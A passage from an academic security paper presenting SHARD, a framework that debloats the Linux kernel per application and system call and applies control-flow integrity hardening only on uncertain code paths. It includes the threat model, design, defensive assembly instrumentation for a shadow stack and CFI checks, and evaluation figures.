Context-aware hardening allows SHARD to dynamically switch between hardened and non-hardened code according to the specialization policy *during* a system call execution. SHARD implements a specific context-aware hardening mechanism using fine-grained control-flow integrity (CFI) [20]. However, dynamic switching between CFI hardened and non-hardened code versions is challenging. First, CFI uses integer-based indexing at indirect call sites instead of function pointers, which must be consistent with non-hardened code versions to allow switching; therefore, non-hardened execution would also be impacted (i.e., up to 40% overhead [29]). Second, the switch from non-hardened to hardened code execution requires a special CFI check; since non-hardened code does not ensure CFI during the transition. SHARD deals with these challenges through a modified CFI instrumentation, which relies on function addresses, and a custom CFI check using Last Branch Record (LBR), ensuring secure transitions from non-hardened to hardened code execution.

SHARD relies on an offline analysis, to determine kernel coverage, and an online phase, during which the system is protected. During the offline analysis, SHARD analyzes the kernel to determine per-system call code coverage (i.e., required kernel code) for specific, benign application workloads. SHARD achieves this using two program analysis approaches — dynamic profiling, which may under-approximate coverage, and static analysis, which may over-approximate the coverage. During the online phase, SHARD uses a VMX-based monitor to transparently enforce kernel debloating and context-aware hardening. Importantly, SHARD does not require manual modifications to the kernel source code, instead it employs compile-time instrumentation to transparently introspect kernel state required by the specialization policies.

	Spec.		Protection			Kernel Instr.	Overhead
	S	A	Ratio	Strict	Type		
Specialized hardening							
SplitKernel [39]	✗	✓	Full	N/A	Coarse CFI*	Manual	3-40%
ProxOS [52]	✗	✓	N/A	N/A	Isolation	Manual	200-2400%
Dynamic debloating							
FACECHANGE [30]	✗	✓	11.3×	✗	Debl.	Auto	0-40%
Multi-K [36]	✗	✓	11.3×	✗	Debl.	Manual	0-0.5%
Static debloating							
Kurmus et al [38]	✗	✓	4-5×	✓	Debl.	Manual	0%
Kuo et al [37]	✗	✓	6.5-7.5×	✓	Debl.	N/A	0%
SHARD [*this work*]	✓	✓	181×	✓	Debl. + Fine CFI*	Auto	3-36%

Table 1: Comparison of SHARD with prior kernel specialization work. Table compares the granularity of specialization ("Spec"), system call-level ("S") and application-level ("A"); Ratio, strictness and type of kernel protection; kernel instrumentation required; and the application overhead. SplitKernel [39] implements stack exhaustion and stack clearance checking, alongside coarse CFI, as hardening. SHARD implements Fine CFI according to the context-aware policy.

We evaluated SHARD's effectiveness on two popular applications, the Redis key-value store and the NGINX web server. Our evaluation shows that SHARD reduces, on average, the number of kernel instructions accessible to 0.49% for Redis and 0.60% for NGINX, compared to the native Linux kernel. Similarly, the number of ROP gadgets is reduced to 0.55% and 0.60% respectively. In addition, SHARD protects the kernel against 90% of the attack scenarios in our experiments by preventing the execution of the vulnerable code or the exploit payload. We found that the average overhead of SHARD is only 3-10% across the `redis-benchmark` test suite for Redis and 10-36% across varying request sizes for NGINX, despite reducing the code by 181×, an order of magnitude better than previous work and strictly enforcing specialization. Finally, on the SPEC CPU integer workloads, we observe a small overhead of only 0-2.7%.

This paper makes the following main contributions:

- Fine-grained specialization, a kernel specialization scheme that operates at the system call and application level to increase specialization effectiveness.
- Context-aware hardening, a general approach to selectively harden code during system calls to provide strict and efficient specialization enforcement.
- The design of SHARD, the first fine-grained specialization framework for commodity unmodified kernels.
- An evaluation of SHARD on real-world applications and real-world exploits and vulnerabilities.

The rest of the paper is organized as follows: §2 provides background on kernel specialization and motivates SHARD. §6 describes the threat model of SHARD. §7 and §8 describe the design and implementation of SHARD. §9 provides a secu-




Figure 1: Distribution of instructions executed by each system call made by Nginx and Redis. Numbers are normalized to the total number of instructions required by each application and system calls are sorted from highest to lowest.

rity analysis. §10 discusses the performance evaluation.§11, §12 and §13 discuss limitations, related work, and conclude.

2 Background on Kernel Specialization

Kernel specialization approaches to improve system security rely on either hardening [39, 52] or debloating (i.e., minimizing) [30, 36, 36, 38, 62]. Hardening approaches generate two versions of the kernel and during run-time ensure that untrusted applications (i.e., target applications) use the hardened version of the kernel while trusted application use the native kernel version, without performance overhead.

Debloating approaches only allow the execution of kernel code that a certain application, or group of applications, requires. The remaining code of the kernel is either completely removed statically [37, 38, 53], retained in the binary but obfuscated [30], or made inaccessible at run-time [36, 62]. By minimizing the accessible code, debloating reduces the attack surface for code reuse attacks [47, 50], i.e., attacks reusing existing code sequences such as ROP gadgets [49], and can generally reduce vulnerabilities in software [21, 36, 37].

Previous debloating work enforces kernel specialization either at compile-time [37, 38, 53] or run-time [30, 36, 62]. Both approaches rely on an *analysis* phase to identify relevant kernel code for a set of applications, by executing the applications under representative workloads or by using static analysis techniques, such as control-flow graph analysis. After analysis, compile-time approaches statically compile a custom configured kernel containing only the required kernel features. While run-time approaches create multiple versions of the kernel (e.g., one kernel version for each target application) and dynamically switch the system's *kernel-view* whenever the executed application changes.

2.1 Limitations of Existing Approaches

Despite extensive work on specialization techniques [30, 36–38, 53, 62], existing kernel specialization techniques, as summarized in Table 1, are limited to coarse specialization and do not provide strict debloating enforcement, which seriously limits their effectiveness.

Coarse specialization. Existing kernel hardening and debloating specialization approaches are coarse because they only create a single kernel-view for the entire application. As a result, existing approaches do not prevent a system call invocation from using the kernel code that should only be accessed through other system calls by the application. Hence, they have a low *protection ratio* (i.e., the ratio of baseline to exposed instructions) that unnecessarily exposes a large quantity of code for attack purposes.

To demonstrate the security impact of this limitation, we devise an experiment employing single-view kernel specialization for two popular applications, the NGINX [16] web server and the Redis [17] key-value store. In this experiment, the applications can only access the required kernel code, as determined through dynamic profiling of application workloads (refer to §7.2 for the profiling details). Figure 1 shows what portion of the entire profiled kernel code is executed by the system calls invoked by NGINX and Redis. The results show that in both applications 80% of the system calls utilize less than 15% of the profiled kernel code at a time. This result demonstrates that further restricting which code can execute given the application profile *and* the system call context can significantly reduce the available code for attacks.

Limited debloating enforcement. Kernel debloating techniques require an accurate analysis phase (refer to §2) to provide strict debloating enforcement within the kernel. However, program analysis techniques are not complete and accurate on complex code, such as kernel code which extensively uses aliasing [22, 29, 42, 44, 56, 61], so they either under-estimate or over-estimate the kernel code required by the target applications. Existing schemes that under-estimate do *not strictly enforce debloating* [30, 36] but instead log suspicious executions, which does not prevent attacks and is hard to diagnose. In contrast, existing schemes that over-estimate allow strict enforcement but offer reduced debloating ratio and hence, limited effectiveness [37, 38].

In general, existing schemes analyze the kernel for debloating specialization either using (a) static call graph generation or (b) dynamic workload-based profiling. The static technique constructs a call graph of the kernel and identifies the kernel code that is reachable for each system call. However, this technique fails to precisely resolve indirect call sites (e.g., function pointers) and data-dependent paths; therefore, it over-estimates the required kernel code and might allow illegitimate executions during run-time.

On the other hand, dynamic profiling executes a representative application workload (e.g., test suites and benchmarks) and traces all kernel code executed by the workload. However, the profiled code coverage of such workloads is only 6% to 73% of the application's code [36]. Therefore, at run-time, an application might trigger a system call path that was not profiled but is legitimate. Existing approaches do not provide

strict enforcement in such cases (i.e., only log suspicious execution paths for offline analysis [30]). Hence, a *potentially reachable code path* is exploitable.

3 Fine-grained System Call Specialization

SHARD employs fine-grained specialization by providing different kernel-views depending on the application running *and* the currently executing system call. Since the kernel implements unique system calls for distinct services, such as process management and device I/O, system calls providing orthogonal services do not share much code with each other. Hence, by specializing the kernel-view for an application at each system call, the amount of kernel code exposed to the attacker at any point is significantly reduced which further restricts the attacker's ability to construct ROP chains and exploit vulnerabilities.

To validate fine-grained specialization, consider the assembly instruction overlap between the top 10 system calls with largest coverage, invoked by NGINX and Redis during profiling, shown in Table 2. We observe that system calls providing distinct services do not share much kernel code. For example, in the case of Redis, `read`, which implements file and network I/O operations, shares only 6.8% (4.9k out of 72.1k) of its instructions with `exit_group`, which exits all process threads. Similarly, in case of NGINX, `recvfrom` which receives network packets, shares only 9.6% (5.1k out of 53k) of its instructions with `write`, which writes to local file. Given the disparity in kernel code coverage across system calls, system call-level specialization provides an opportunity to significantly reduce exposure to attacks.

However, a system call-only specialization (i.e., agnostic to the application) would not have a good protection ratio either. For example, consider the `write` system call, which shares less than 33% (22.9k out of 68.2k) of its instructions across NGINX and Redis. The reason is that NGINX only uses `write` for file I/O while Redis uses `write` for both file and network I/O. Therefore, the execution profile of `write` under Redis also includes networking functions that are not required by NGINX. Since system call-only specialization must support both NGINX and Redis, it would provide access to all instructions executable by `write` across both applications. Hence, ignoring the application dimension would inflate the attack surface in many scenarios.

4 Context-aware Hardening

SHARD employs *context-aware hardening* to address the uncertainty of whether code is reachable from a particular system call. In particular, SHARD analyzes the kernel using both static analysis techniques and dynamic workload-based profiling, to determine the accessibility of kernel code per-system call. Then, SHARD enforces hardening (e.g., control-flow integrity [20]) when it is unsure if the kernel should be allowed to execute a certain piece of code in the current context.




Figure 2: Classes of kernel functions relative to a system call.

SHARD classifies code into three, disjoint categories at the level of functions for each system call (as shown in Figure 2). In particular, the *reachable* nodes are the kernel functions executed during dynamic workload-based profiling (e.g., benchmarks and test suites). The *potentially reachable* nodes are the kernel functions that static analysis indicates might be reachable from a certain system call. Furthermore, static analysis can conclude (accurately) that some functions are not reachable from a certain system call; therefore, those are labeled *unreachable*.

SHARD does not harden the kernel when a system call only executes *reachable* functions. The reason is that our profiling accurately concludes that these functions are accessible by the currently invoked system call. Furthermore, *reachable* constitutes a very small portion of the kernel's code — only 0.49% and 0.60% of the native kernel's instructions are *reachable*, on average, for Redis and NGINX, respectively (Table 3). Therefore, they provide very few ROP gadgets (as we show in §9.1) and can be more easily tested for correctness.

However, SHARD hardens the kernel when it detects an execution that transitions from *reachable* to *potentially reachable*, since SHARD cannot accurately conclude that *potentially reachable* code is accessible from the system call, , i.e., a *potentially reachable code path*. Therefore, hardening significantly raises the bar for attacks on the system through such executions. Furthermore, SHARD restricts access to *unreachable* functions since they should never be executed during benign kernel execution of the invoked system call.

The context-aware hardening technique employed by SHARD is fine-grained *control-flow integrity* (CFI) [20]. CFI ensures that all control-flow transfers, at run-time, adhere to a program's statically-analyzed control-flow graph (CFG). As shown by prior work [33], CFI can effectively prevent control-flow hijacks. Note that other techniques can be applied to implement context-aware hardening (as we discuss in §11).

5 System Model

This section describes the scenario envisioned for SHARD.

Untrusted application. We assume a service provider (e.g., a website owner) needs to provide a service to many untrusted




Table 2: Instruction overlap across system calls for Redis and Nginx configurations. Numbers represent thousands of instructions. Colors represent the intersection size relative to the overall number of instructions used by the *row* system call. Diagonal represents the instruction coverage of each system call. Only the highest coverage system calls for each configuration are shown.

Type	Redis	NGINX
Reachable	0.49%	0.60%
Potentially reachable	45.52%	44.35%
Unreachable	53.99%	55.05%

Table 3: The number of kernel instructions in each of the three classes (Figure 2). The profiling details are provided in §9.3.

clients. The clients access the service by sending requests to a client-facing application (i.e., *untrusted application*), such as a web server or database application, installed on the service provider's machine. However, the service provider does not trust their clients. There can be many reasons for clients to attack the system, such as stealing information related to other clients, taking control of the machine to corrupt the service, compromising other services on the same machine, or hiding evidence of attacks. We assume that controlling the client-facing application process is not enough because the application is sandboxed (e.g., Native Client [60], Linux containers [45]), hence, the adversary needs to control the system's *kernel* to attack the provider. For presentation purposes, we assume only one client-facing application but SHARD works with groups of applications as well.

Trusted applications. The service provider may also need to run trusted supporting services (e.g., back-end encryption engine for a database) on the same machine that do not accept input from the adversarial clients and are sandboxed from direct attacks by the untrusted application.

Kernel. We assume the service provider has access to the source code of the kernel; therefore, they can statically and dynamically analyze the kernel and instrument it.

6 Threat Model

Attacker Capabilities. An adversary may control all client-facing applications and the libraries used by these applications to mount attacks against the kernel. In particular, the adversary may invoke any system call, using any parameters and at any time, from client-facing applications.

The adversary is capable of launching control-flow hijacks against the system's kernel. Such attacks redirect the program's control-flow to an arbitrary location by reusing the code in the memory (i.e., system kernel in our case). The requirements [51] for such attacks are (a) the existence of an out-of-bounds or dangling pointer vulnerability that can overwrite a code pointer, such as a function pointer or return address and (b) the ability to execute an exploit payload (e.g., through ROP [49] or JOP gadgets [23]).

Kernel Assumptions. The system kernel is benign (i.e., written by honest developers) but may contain bugs (e.g., memory-safety violations). We make the following standard CFI assumptions [29] about the kernel:

- Kernel uses NX protection or similar [2] to prevent writes to kernel executable memory, thus code-injection attacks are not possible unless protections are disabled.
- The kernel boots in a trusted state, therefore, the initial kernel image is not corrupted and does not contain malicious code.

Out-of-scope. We assume that the SHARD framework and the hardware is trusted and beyond the control of the adversary. Side-channel attacks (e.g., cache attacks) and micro-architectural leaks, although important, are not specific to the kernel. Furthermore, such channels could be disabled by firmware patches [13] or software solutions [63]. Finally, the adversary does not have physical access to the machine, therefore, hardware attacks are out-of-scope.

7 Design of SHARD

This section provides a description of SHARD including a design overview (§7.1) and a description of the offline analysis (§7.2), kernel instrumentation (§7.3), and run-time kernel specialization and hardening enforcement (Figure 7.4).




Figure 3: Workflow of SHARD.

7.1 Overview

The SHARD framework consists of an offline analysis phase to generate specialized configurations for each target application and an online phase that enables, during run-time, kernel (debloating) specialization and context-aware hardening based on the generated configurations. Figure 3 demonstrates the workflow of SHARD.

During the offline analysis (①∼②), SHARD first creates a static control-flow graph of the kernel to identify the *unreachable* code for each system call (①). Then, SHARD dynamically profiles the target application to identify the kernel code required and commonly used by the application, i.e., *reachable* code (②). The remaining kernel code is labeled *potentially reachable*. Using the offline analysis information, SHARD creates per-application *configurations* and instruments the kernel code (③) for the online phase.

During the online phase (④∼⑥), SHARD installs a VMX security monitor to enforce specialization policies. The SHARD monitor performs three tasks: (a) track the context switches involving the untrusted application and its system call invocations, (b) specialize the kernel-view of the untrusted application on each system call, and (c) implement kernel context-aware hardening using control-flow integrity [20] during a system call if, and when, it executes *potentially reachable* code.

SHARD detects context switches to and from the target application and system call invocation using lightweight kernel instrumentation on context switch functions and system call handlers (④). On each system call invoked by the untrusted application, SHARD transparently replaces the kernel's code pages based on the application's configuration, as determined by the offline analysis (⑤). This step debloats the kernel (i.e., disables the *unreachable* code) and allows SHARD to detect kernel transitions to *potentially reachable* code. On detecting a transition to *potentially reachable* code, SHARD similarly replaces the kernel's code pages with hardened versions (⑥). Finally, when the kernel execution returns from *potentially reachable* code to *reachable* code, SHARD replaces the hardened code pages with the previous specialized code pages.

7.2 Offline Analysis

This section describes how SHARD generates a target application's kernel configuration, which outlines the kernel code required by the application on a per-system call basis. To strike a balance between efficiency and effectiveness, SHARD generates configurations using function-level granularity, i.e., SHARD determines which kernel functions are executed for a given system call. SHARD implements two main analysis stages: (a) static control-flow graph generation and (b) dynamic profiling using application workloads.

Static control-flow graph generation. SHARD statically analyzes the kernel to create a control-flow graph (CFG) of the kernel. In particular, the CFG differentiates the *reachable* + *potentially reachable* kernel code from the *unreachable* kernel code for each system-call. Note that while the CFG over-estimates the *potentially reachable* code (as mentioned in §2.1), it is sound when it determines that code is unreachable. The CFG is generated once per-kernel version, regardless of the target application.

SHARD leverages a two-layered type analysis algorithm [42] to generate the CFG. This two-layered analysis exploits the kernel's extensive use of `struct` types for function pointer storage, to significantly increase precision over previous approaches [55]. It matches indirect call sites which load function pointers from a field within a `struct`, to functions stored to that field of that `struct` for precisely identifying the number of potential targets for the call site. In addition, SHARD also uses the generated control-flow graph to enforce control-flow integrity in context-aware hardening (§7.4).

Dynamic profiling using application workloads. SHARD executes the target applications using representative workloads (e.g., benchmarks or test suites) to identify the *reachable* kernel code during each invoked system call.

The dynamic profiling takes place in a benign environment. SHARD uses lightweight compile-time instrumentation

```
SyS_sysinfo:
    ; shadow stack prologue
    SUB $8, %gs:0       ; Increment shadow stack
    MOV %gs:0, %rax     ; Copy return address
    MOV (%rsp), %rcx    ; into current shadow
    MOV %rcx, (%rax)    ; stack
    ...
    ...
    ; shadow stack epilogue
    MOV %gs:0, %rcx     ; Compare current
    CMP %rcx, (%rsp)    ; shadow stack against
    JNE abort           ; return address
    ADD $8, %rcx
    MOV %rcx, %gs:0     ; Decrement shadow stack

    CMP %fs:0, %rcx     ; Check If we should
    JNE ret             ; disable CFI
    UD2                 ; Exit to KVM
    ret:
        RET             ; Allow return
    abort:
        UD2             ; Kill process
```

Figure 4: SHARD's instrumentation for the shadow stack. `shadow_stack` refers the `%gs` register which is randomized on each hardening instance. The base of the shadow stack is stored in the `%fs` register to check if the shadow stack is empty.

to generate a kernel version that supports offline dynamic profiling. The instrumentation ensures that the kernel traps, on each kernel function (not previously-logged for a certain system call) when the untrusted application executes, into SHARD's profiler (using `UD2` instructions) which executes in VMX root mode. Hence, SHARD can record the (a) system calls invoked by the application, and (b) kernel functions used by the system calls.

SHARD labels exception and interrupt handlers as *reachable* code, for each system call, since they might execute at any time. SHARD determines the exception and interrupt handler coverage the same way it determines system call coverage. Since SHARD relies on compile-time instrumentation, our current implementation does not specialize kernel code written in assembly and hence considers it *reachable*.

7.3 Offline Kernel Instrumentation

After analysis, SHARD compiles three versions of each kernel code page, UNRESTRICTED, RESTRICTED, and HARDENED, using the unmodified kernel's source code. The UNRESTRICTED version (§7.3-(a)) enables all kernel functions and is used only by trusted applications. The RESTRICTED version (§7.3-(b)) enables only the *reachable* code relative per-system call. The HARDENED version (§7.3-(c)) contains both the *reachable* and *potentially reachable* code, and is shown only to untrusted applications. Furthermore, SHARD ensures that functions are address-aligned across the three versions of code pages by padding them with `NOP` instructions. Therefore, different versions of the same code page are interchangeable without impairing the kernel's correctness.

UNRESTRICTED code pages. The system runs various applications that are trusted (refer to §5). Therefore, SHARD compiles UNRESTRICTED code pages that do not restrict or harden the kernel's code to allow native execution of trusted

```
check_cfi:
    MOV 0x10(%rdi), %rax      ; Load pointer into RAX
    MOV  %rax, %rcx
    SHR $0xc, %rcx            ; Move frame number into RCX
    CMP $0x7ff,%rcx           ; Check if
    JA abort                  ; frame >= TOTAL_FRAMES
    MOV  $TAB(,%rcx, 8), %rcx ; Move table[frame] to RCX
    TEST %rcx, %rcx           ; Check if table[frame]
    JE abort                  ; is set
    MOV %rax, %rdx
    AND $0XFFF, %edx          ; Move offset into RDX
    CMP 0x0, (%rcx, %rdx, 1)  ; Check if table[frame]
    JE abort                  ; [offset] is set
    CALLQ *%rax               ; Make indirect call
    ..
    abort:
        UD2
```

Figure 5: SHARD's CFI instrumentation at indirect call sites.

applications.

However, UNRESTRICTED code pages are still minimally instrumented to track context switches to untrusted applications as well as padded with `NOP` instructions to align code with the RESTRICTED and HARDENED versions. In particular, SHARD instruments the kernel's (a) context switch function (e.g., `__switch_to` in Linux) and (b) common system call handler (e.g., `do_syscall_64` in Linux), to notify its runtime monitor when untrusted applications execute and invoke a system call, respectively. The notification of system calls is enabled only during the execution of untrusted applications.

RESTRICTED code pages. Based on SHARD's dynamic profiling (§7.2-(b)), SHARD compiles RESTRICTED frames for each system call required by the untrusted application. Such code pages contain only the *reachable* kernel functions required by a specific system call invoked by the application, while the remaining code (i.e., *potentially reachable* and *unreachable*) is replaced with undefined (`UD2`) instructions.

HARDENED code pages. SHARD compiles HARDENED code pages with both *potentially reachable* and *reachable* code enabled and hardened. These code pages are used when SHARD detects during runtime the execution of *potentially reachable* code. Since, such execution is possibly malicious, SHARD ensures that all enabled kernel code, i.e., both *reachable* and *potentially reachable*, is hardened until the execution returns from the *potentially reachable code path*. SHARD requires a single HARDENED version of each kernel code page (unlike RESTRICTED versions which are application and system call-specific) since the hardening checks (explained below) protect the execution within the kernel, irrespective of the system call and application.

SHARD enforces control-flow integrity (CFI) in HARDENED code pages, ensuring all control flow transfers adhere to the control-flow graph (CFG) generated in §7.2-(a). Importantly, unlike prior system [39], SHARD ensures fine-grained CFI by checking whether the destination of an indirect control-flow transfer is valid from that specific code location. In particular, SHARD enforces CFI on forward indirect control-flow transfers using a technique that is based on Restricted Pointer Indexing (RPI) [29, 56], while protecting backwards return transfers using the shadow stack.Hence, SHARD's hardening

prevents both ROP and JOP attacks.

Note that SHARD's contribution isn't the hardening mechanisms or implementations, which are from existing work. In particular, SHARD's contribution lies in the efficient, context-aware application of hardening mechanisms. The following paragraphs provide details about SHARD's instrumentation related to RPI and shadow stack.

Restricted Pointer Indexing (RPI). Traditional RPI uses integer-based indexing into a call target table (refer to [29] for details) for indirect control-flow transfers. However, such indexing would raise compatibility issues when passing function pointers from UNRESTRICTED and RESTRICTED to HARDENED code pages, because the former use function addresses (natively used by the compiler). A naive solution would be to modify RESTRICTED and UNRESTRICTED pages to use integer-indexing as well. However, such approach would incur considerable overhead, up to 40% [29], for code pages that otherwise would execute at near-native speed. Therefore, SHARD uses a modified version of RPI which uses function addresses to ensure that non-hardened code versions are not impacted.

Figure 5 illustrates SHARD's RPI instrumentation to enforce control-flow integrity at indirect call sites. In particular, SHARD maintains two call target tables for reference. Each valid target address from an indirect call site contains a corresponding reference in a first call table, which references an entry in a second call table. The call target tables are populated with valid targets using the kernel's control-flow graph (generated in §7.2-(a)) and then marked as *read-only* to avoid tampering at run-time.

The first target table contains an entry for each kernel code frame (i.e., 2048 entries in Linux's case), indicating if a branch to the target kernel code frame is allowed or not, from the indirect call site. The second table contains an entry for each offset in a frame (i.e., a 4 KB frame has 4096 offsets), indicating whether a branch to such an offset of the kernel frame is allowed or not. On each indirect control transfer, the instrumentation asserts that the corresponding entries exist in both tables, otherwise, the control-flow does not follow CFI and the program is terminated by SHARD.

Shadow stack. Shadow stack stores a backup copy of the stack to prevent an adversary from returning to a different address during execution. Each program thread is allocated a separate shadow stack. SHARD uses randomization to hide the shadow stacks and prevent malicious modification. In particular, SHARD uses the segment register (`%gs`) to randomize the shadow stack [25] on each context-aware hardening. However, randomization-based shadow stack protection is not fundamental to SHARD's design; hence, other techniques (e.g., memory protection [57]) can be adopted by SHARD.

Figure 4 shows SHARD's instrumentation for the shadow stack. At the start of each function, SHARD's instrumentation stores the return address in the shadow stack. Then, on the subsequent return, the instrumentation asserts whether




Figure 6: SHARD context-aware hardening cycle.

the return address stored in the native stack and the shadow stack's return address are consistent. Furthermore, SHARD's instrumentation tracks when the shadow stack is empty, i.e., the *potentially reachable code path* has completed execution. In particular, on each return, the instrumentation checks whether the shadow stack pointer is pointing towards the shadow stack's base (stored in `%fs` segment register). If yes, the instrumentation triggers a `UD2` to inform SHARD.

Shadow stack implementation using segment registers can potentially suffer from time-of-check-to-time-of-use (TOCTTOU) attacks [28], i.e., the return address is correct at the time of validation but is modified before the return instruction. However, an extensive study on shadow stacks [24] suggests that exploiting this race is non-trivial since it requires highly precise timing. Nevertheless, mitigations exist against this problem [24], at slightly higher performance costs.

7.4 Run-time Monitor

During the online phase, the SHARD monitor executes in VMX root mode to track the execution of untrusted applications, as well as enforce debloating and context-aware hardening.

Workflow. SHARD monitor operates in four major stages.

1. Initial kernel-view. The SHARD monitor enables the UNRESTRICTED version for all kernel code pages to allow the unrestricted execution of trusted applications and detect the execution of the untrusted application.

2. Debloating enforcement. The monitor is notified through kernel instrumentation on (a) context switches to untrusted applications and (b) system call invocations by untrusted applications. On system call invocations by the untrusted application, the monitor switches all kernel code pages to RESTRICTED, based on the specific system call and application configuration (generated in §7.2) to enforce debloating by allowing only *reachable* code to execute.

3. Hardening enforcement. During the execution of RESTRICTED pages, a triggered `UD2` signals that the kernel tried to execute an *unreachable* or *potentially reachable* kernel code. If the kernel tried to execute *unreachable* code, the mon-

itor terminates the application since such execution cannot be legitimate. On the other hand, if the attempt was towards a *potentially reachable code path*, SHARD enforces context-aware hardening by (a) implementing an initial CFI check using the CPU Last Branch Record (LBR) and (b) switching the kernel-view to HARDENED (illustrated in Figure 6). The initial CFI check ensures that the first control-flow transfer from *reachable* to *potentially reachable* is valid.

4. Disabling hardening. Lastly, the monitor disables hardening, i.e., switches from HARDENED code pages to RESTRICTED, when the system returns to the *reachable* code from where it triggered the hardening (refer to the shadow stack implementation in Figure 4).

Transparent and efficient kernel-view switch. The SHARD monitor uses a VMX feature, Extended Page Tables (EPT) [32], to achieve transparent and efficient switching between different versions of the kernel code pages. In particular, the monitor uses the EPT to redirect the guest memory view of the system from one (host) physical page to another.

Since the kernel is huge and spans many code pages (e.g., 2048 code pages in our Linux kernel), updating the EPT entries individually for each page would be costly. Therefore, SHARD updates the EPT at the page directory-level, i.e., 512 pages at once, to change the kernel-view. For efficiency, during initialization, the SHARD monitor statically creates page tables for each system call using the configuration of each application (generated in §7.2). Then, on system call invocations, the monitor updates the page directory entries to point towards these already-crafted page tables.

LBR-based control-flow integrity check. At an `UD2`-trap, during the execution of RESTRICTED code pages, although SHARD changes the code versions to HARDENED, the current control-flow transfer (that raised the trap) would be unprotected without an additional check. In particular, while HARDENED code page versions enforce CFI during their execution, SHARD should enforce the same while the system transitions from RESTRICTED to HARDENED versions.

Therefore, the SHARD monitor implements a custom CFI check for such control-flow transfers using the Last Branch Record (LBR). In particular, the LBR stores information about the 32 most recent *taken* branches by the processor [32]. The stored information includes the source and target addresses of the branches. Using this information, SHARD ensures that the control-flow transfer's target address is a valid target for its source (using the CFG generated in §7.2-(a)). If it is not, SHARD terminates the program, otherwise, switches the RESTRICTED versions of the kernel's code pages to their HARDENED versions.

8 Implementation

SHARD's implementation consists of a static analyzer, a dynamic profiler, an LLVM instrumentation pass, and a run-time monitor. Table 4 lists the lines of source code for each component of the implementation. SHARD's source code is available at `https://github.com/rssys/shard`.

Component	Lines of code
Static analyzer	2047
Dynamic profiler	171
Offline kernel instrumentation	822
Run-time monitor	1842
Total	4882

Table 4: SHARD components' lines of code.

The static analyzer uses the two-layer type analysis algorithm [42], which, to the best of our knowledge, is the current state-of-the-art in kernel CFG generation. The analysis algorithm divides indirect calls based on whether they load function pointers from a `struct` or not. For the former case, all call pointers loaded from a particular field of a structure are matched with all functions stored to that field. Such functions are identified using taint analysis. For the latter, the analysis uses traditional signature-matching approach [54]. The static analyzer resolves an indirect call site to 7 targets, on average, in the kernel's CFG. Using the CFG, we create and populate control-flow integrity target tables (refer to §7.3-(c)). On average, we require only two tables (i.e., a frame table and an offset table) for each indirect call site in our kernel.

